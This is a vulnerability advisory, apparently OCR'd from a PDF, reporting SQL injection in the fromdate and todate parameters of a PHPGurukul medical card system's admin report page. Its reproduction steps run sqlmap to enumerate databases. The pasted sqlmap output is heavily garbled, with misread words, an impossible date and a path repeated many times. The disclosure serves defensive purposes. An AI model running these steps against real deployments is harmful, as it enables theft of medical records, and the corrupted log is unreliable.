
SQL Injection vulnerability was identified in the mcgs/admin/card-bwdates-report.php page of the Medical Card Generation System using PHP and MySQL. This flaw allows remote attackers to execute unauthorized SQL commands via the fromdate and todate parameters in a POST HTTP request, enabling unauthorized database access and compromising the integrity of the system.

Official Website URL: https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/

Affected Vendor	PHPGurukul
Affected Product Name	Medical Card Generation System using PHP and MySQL
Version	V1.0
Affected Code File	mcgs/admin/card-bwdates-report.php
Affected Parameter	fromdate, todate
Method	POST
Vulnerability Type	SQL Injection

Step to Reproduce:

Step1: Visit to http://localhost/mcgs/admin/, log in with admin credentials (Username and Password).



Step2: Go to the Report of medical card tab feel the require details click on submit.



Step3: Copy the request to a text file and save it.

Step 4: Now run the sqlmap command against the saved request file:

• python ./sqlmap.py -r C:\Users\bhush\Desktop\Date Report.txt --batch -dbs

```
PS C:\Users\bhush\Downloads\sq\sq\paproject-sq\map-9e36fd7 python ./sq\map.py -r 'C:\Users\bhush\Dosntop\Oate Report.txt' --batch --dbs

[1.8.9.l8dev)

[1] legal disclaiser: Usage of sq\map for attacking targets without prior sutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage claused by this program

[3] starting 8 15:46:59 /2024-18-19/

[4] starting 8 15:46:59 /2024-18-19/

[5] starting 8 15:46:59 /2024-18-19/

[16:47:48] [17] parsing HTTP request from 'C:\Users\bhush\Desktop\Oate Report.txt'
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[16:47:48] [18] testing injectable sight not be injec
```

Step5: Now notice the **'fromdate'** parameter vulnerability, leading to the successful extraction of all databases.

```
[16:07:33] [INFO] testing 'Generic UNCON query (UNLL) = 1 to 20 columns' [INFO] (INFO) Authorises [INFO] (INFO) Authorise
```

Parameter: todate

Step 6: Now run the sqlmap command against the saved request file:

• python ./sqlmap.py -r C:\Users\bhush\Desktop\Date Report.txt -p 'todate' --batch -dbs

Step7: Now notice the **'todate'** parameter vulnerability, leading to the successful extraction of all databases.

```
[16:50:52] [INFO] target URL appears to have 10 columns in query
[16:50:52] [INFO] has succeed to the columns in query
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[16:50:52] [INFO] has succeed to the columns in query
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[16:50:53] [INFO] has been applied at his been columns in query
[16:50:53] [INFO] has been columns in query
[16:50:53] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqlash\applata\Local\sqla
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection